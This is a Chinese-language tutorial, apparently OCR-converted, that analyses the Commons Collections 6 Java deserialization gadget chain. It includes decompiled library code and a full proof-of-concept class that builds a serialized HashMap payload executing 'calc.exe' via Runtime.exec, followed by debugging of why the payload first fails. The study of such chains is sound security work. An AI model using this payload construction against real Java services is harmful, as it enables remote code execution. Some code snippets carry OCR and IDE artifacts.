前言

在 JAVA8u71 后，因为 sun.reflect.annotation.AnnotationInvocationHandler#readObject 的逻辑变化了，因此 CC1 链无法再使用了。
在 ysoserial 中，CommonsCollections6 可以说是 commons-collections 这个库中相对比较通用的利用链，为了解决高版本 Java 的利用问题。这里不分析 ysoserial 中的代码，因为过于复杂，且会使用一些没必要用的类。我们分析 P 牛的简化版（P 牛 YYDS!）
贴一下利用链：

```
/*
  Gadget chain:
      java.io.ObjectInputStream.readObject()
            java.util.HashMap.readObject()
                java.util.HashMap.hash()

 org.apache.commons.collections.keyvalue.TiedMapEntry.hashCode()

 org.apache.commons.collections.keyvalue.TiedMapEntry.getValue()
                        org.apache.commons.collections.map.LazyMap.get()

 org.apache.commons.collections.functors.ChainedTransformer.transform()

 org.apache.commons.collections.functors.InvokerTransformer.transform()
                            java.lang.reflect.Method.invoke()
                                java.lang.Runtime.exec()
*/
```

主要分析最开始到 LazyMap.get 一部分，后面与前面都是相同的。
所以解决 JAVA 高版本利用的方法就是：找上下文中是否有其他调用 LazyMap#get 的地方。

挖掘利用链

找到的类是 org.apache.commons.collections.keyvalue.TiedMapEntry，在 getValue 方法中调用了 this.map.get，它的 hashcode 方法中调用了 getValue 方法：

```
//
// Source code recreated from a .class file by IntelliJ IDEA
// (powered by FernFlower decompiler)
//

package org.apache.commons.collections.keyvalue;

import java.io.Serializable;
```

```
import java.util.Map;
import org.apache.commons.collections.KeyValue;

public class TiedMapEntry implements Map.Entry, KeyValue, Serializable
{
    private static final long serialVersionUID = -8453869361373831205L;
    private final Map map;
    private final Object key;

    public TiedMapEntry(Map map, Object key) {
        this.map = map;
        this.key = key;
    }

    public Object getKey() {
        return this.key;
    }

    public Object getValue() {
        return this.map.get(this.key);
    }

    public Object setValue(Object value) {
        if (value == this) {
            throw new IllegalArgumentException("Cannot set value to this
map entry");
        } else {
            return this.map.put(this.key, value);
        }
    }

    public boolean equals(Object obj) {
        if (obj == this) {
            return true;
        } else if (!(obj instanceof Map.Entry)) {
            return false;
        } else {
            Map.Entry other = (Map.Entry)obj;
            Object value = this.getValue();
            return (this.key == null ? other.getKey() == null :
this.key.equals(other.getKey())) && (value == null ? other.getValue() ==
null : value.equals(other.getValue()));
        }
    }
```

```
    public int hashCode() {
        Object value = this.getValue();
        return (this.getKey() == null ? 0 : this.getKey().hashCode()) ^
(value == null ? 0 : value.hashCode());
    }

    public String toString() {
        return this.getKey() + "=" + this.getValue();
    }
}
```

ysoseri 中，是利用java.util.HashSet#readObject 到 HashMap#put()到 HashMap#hash(key)最后到 TiedMapEntry#hashCode()。
实际上，可以从 java.util.HashSet#readObject 中找到 HashMap#hash 的调用

```
ublic class HashMap<K,V> extends AbstractMap<K,V>
    implements Map<K,V>, Cloneable, Serializable {

......

private void readObject(java.io.ObjectInputStream s)
    throws IOException, ClassNotFoundException {
    // Read in the threshold (ignored), loadfactor, and any hidden stuff
    s.defaultReadObject();
    reinitialize();
    if (loadFactor <= 0 || Float.isNaN(loadFactor))
        throw new InvalidObjectException("Illegal load factor: " +
                                         loadFactor);
    s.readInt();                // Read and ignore number of buckets
    int mappings = s.readInt(); // Read number of mappings (size)
    if (mappings < 0)
        throw new InvalidObjectException("Illegal mappings count: " +
                                         mappings);
    else if (mappings > 0) { // (if zero, use defaults)
        // Size the table using given load factor only if within
        // range of 0.25...4.0
        float lf = Math.min(Math.max(0.25f, loadFactor), 4.0f);
        float fc = (float)mappings / lf + 1.0f;
        int cap = ((fc < DEFAULT_INITIAL_CAPACITY) ?
                   DEFAULT_INITIAL_CAPACITY :
                   (fc >= MAXIMUM_CAPACITY) ?
                   MAXIMUM_CAPACITY :
                   tableSizeFor((int)fc));
```

```
            float ft = (float)cap * lf;
            threshold = ((cap < MAXIMUM_CAPACITY && ft < MAXIMUM_CAPACITY) ?
                         (int)ft : Integer.MAX_VALUE);
            @SuppressWarnings({"rawtypes","unchecked"})
                Node<K,V>[] tab = (Node<K,V>[])new Node[cap];
            table = tab;

            // Read the keys and values, and put the mappings in the HashMap
            for (int i = 0; i < mappings; i++) {
                @SuppressWarnings("unchecked")
                    K key = (K) s.readObject();
                @SuppressWarnings("unchecked")
                    V value = (V) s.readObject();
                putVal(hash(key), key, value, false, false);
            }
        }
    }

......

static final int hash(Object key) {
    int h;
    return (key == null) ? 0 : (h = key.hashCode()) ^ (h >>> 16);
}
```

在 HashMap 类的 readObject 方法中调用了 hash 方法，在 hash 方法中调用了 hashCode 方法。因此我们只要想办法让 key 等于 TiedMapEntry 对象，即可连接上前面分析的过程，形成一个完整的利用链。

构造 GadGet 代码

```
package org.example4;

import org.apache.commons.collections.Transformer;
import org.apache.commons.collections.functors.ChainedTransformer;
import org.apache.commons.collections.functors.ConstantTransformer;
import org.apache.commons.collections.functors.InvokerTransformer;
import org.apache.commons.collections.keyvalue.TiedMapEntry;
import org.apache.commons.collections.map.LazyMap;

import java.io.ByteArrayInputStream;
import java.io.ByteArrayOutputStream;
```

```
import java.io.ObjectInputStream;
import java.io.ObjectOutputStream;
import java.lang.annotation.Retention;
import java.lang.reflect.Constructor;
import java.lang.reflect.Field;
import java.lang.reflect.InvocationHandler;
import java.lang.reflect.Proxy;
import java.util.HashMap;
import java.util.Map;

public class CommonCollections6 {
    public static void main(String[] args) throws Exception {
        Transformer[] fakeTransformers = {new ConstantTransformer(1)};
        Transformer[] transformers = new Transformer[]{
                new ConstantTransformer(Runtime.class),
                new InvokerTransformer("getMethod",
                        new Class[]{String.class, Class[].class},
                        new Object[]{"getRuntime", new Class[0]}),
                new InvokerTransformer("invoke",
                        new Class[] { Object.class, Object[].class },
                        new Object[] { null, new Object[0] }),
                new InvokerTransformer("exec",
                        new Class[] { String.class },
                        new String[] {"calc.exe" }),
        };
        Transformer transformerChain = new
ChainedTransformer(fakeTransformers);  //先放一个无危害的
Transformer[]进去，最后再替换成真正的Transformer[]
        Map innerMap = new HashMap();
        Map outerMap = LazyMap.decorate(innerMap,transformerChain);

        TiedMapEntry tme = new TiedMapEntry(outerMap, "keykey");
        Map expMap = new HashMap();     //需要新建一个HashMap，而不是
使用之前的HashMap
        expMap.put(tme, "valuevalue");

        //把真正的Transformer[]放进来
        Field f =
ChainedTransformer.class.getDeclaredField("iTransformers");
        f.setAccessible(true);
        f.set(transformerChain, transformers);

        //生成序列化流
        ByteArrayOutputStream barr =new ByteArrayOutputStream();
```

```
        ObjectOutputStream oss = new ObjectOutputStream(barr);
        oss.writeObject(expMap);
        oss.close();

        //输出反序列化流
        System.out.println(barr);
        ObjectInputStream ois = new ObjectInputStream(new
ByteArrayInputStream(barr.toByteArray()));
        Object o = (Object)ois.readObject();
    }
}
```

先放一个无危害的 fakeTransforms 进去，防止在调试时弹窗：

生成一个恶意的 LazyMap 对象 outerMap，将其作为 TiedMapEntry 的 map 属性

```
    Map innerMap = new HashMap();
    Map outerMap = LazyMap.decorate(innerMap,transformerChain);

    TiedMapEntry tme = new TiedMapEntry(outerMap,  key: "keykey");
```

为了调用 TiedMapEntry#hashCode()，需要将 tme 作为 HashMap 的一个 key。这里需要新建一个 HashMap，不能使用之前 LazyMap 利用链里的那个，两者没有任何关系。

```
TiedMapEntry tme = new TiedMapEntry(outerMap,  key: "keykey");
Map expMap = new HashMap();      //需要新建一个HashMap，而不是使用之前的HashMap
expMap.put(tme, "valuevalue");
```


将真正的 Transformer[]放进来：

```
//把真正的Transformer[]放进来
Field f = ChainedTransformer.class.getDeclaredField( name: "iTransformers");
f.setAccessible(true);
f.set(transformerChain, transformers);
```

执行序列化和反序列化：


```java
//生成序列化流
ByteArrayOutputStream barr =new ByteArrayOutputStream();
ObjectOutputStream oss = new ObjectOutputStream(barr);
oss.writeObject(expMap);
oss.close();

//输出反序列化流
System.out.println(barr);
ObjectInputStream ois = new ObjectInputStream(new ByteArrayInputStream(barr.toByteArray()));
Object o = (Object)ois.readObject();
```

执行发现并没有弹出计算器，为什么呢？




为什么构造的 GadGet 没有成功执行命令呢？

单步调试一下，发现在反序列化的过程中，LazyMap 的 get 方法，没有进入 if 语句：



因为 key 的值为 keykey，super.map 里面也存在 keykey，因此这个 if 判断不满足，无法进入。为什么 key 的值为 keykey 呢？outerMap 中，并没有传入 keykey 这个值，查看代码，发现只有在此处有 keykey：



Keykey 为 tme 对象中的值，然后 tme 又 put 进了 HashMap 类兑现 expMap，我们去 TiedMapEntry 类的构造方法里面找，是否修改了 outerMap：

```
public TiedMapEntry(Map map, Object key) {
    this.map = map;
    this.key = key;
}
```

发现并没有修改，原因只有怀疑在 HashMap 类的 put 方法了：

```
public V put(K key, V value) {
    return putVal(hash(key), key, value, false, true);
}
```

put 方法调用了 hash 方法，进入 hash 方法：

```
static final int hash(Object key) {
    int h;
    return (key == null) ? 0 : (h = key.hashCode()) ^ (h >>> 16);
}
```

调用了 hashCode 方法，key 是 TiedMapEntry 类的 tme 对象，进入 TiedMapEntry 类查看 hashCode 方法：

```
public int hashCode() {
    Object value = this.getValue();
    return (this.getKey() == null ? 0 : this.getKey().hashCode()) ^
(value == null ? 0 : value.hashCode());
}
```


调用了 getValue 方法，查看 getValue：

```
public Object getValue() {
    return this.map.get(this.key);
}
```

this.map 就是 LazyMap 类的 outerMap 对象，this.key 就是 keykey，查看 LazyMap 类的 get 方法：


```
public Object get(Object key) {
    if (!super.map.containsKey(key)) {
        Object value = this.factory.transform(key);
        super.map.put(key, value);
        return value;
    } else {
        return super.map.get(key);
    }
}
```

key 就是 keykey，传入 get 方法。这里会执行一次 get 方法，就把 keykey 加入了 outerMap 对象。因为之前使用了 fakeTransformers，因此这里不会执行命令，value 的值为 1。outerMap 此处的存在值：{'keykey'=>'1'}



因此后面在反序列化中，第二次进去 LazyMap 的 get 方法时，this.map 已经存在值，因此不会进入 if 判断。

解决方法就是去掉 LazyMap 这个值 keykey 就行了：



执行成功弹出计算器。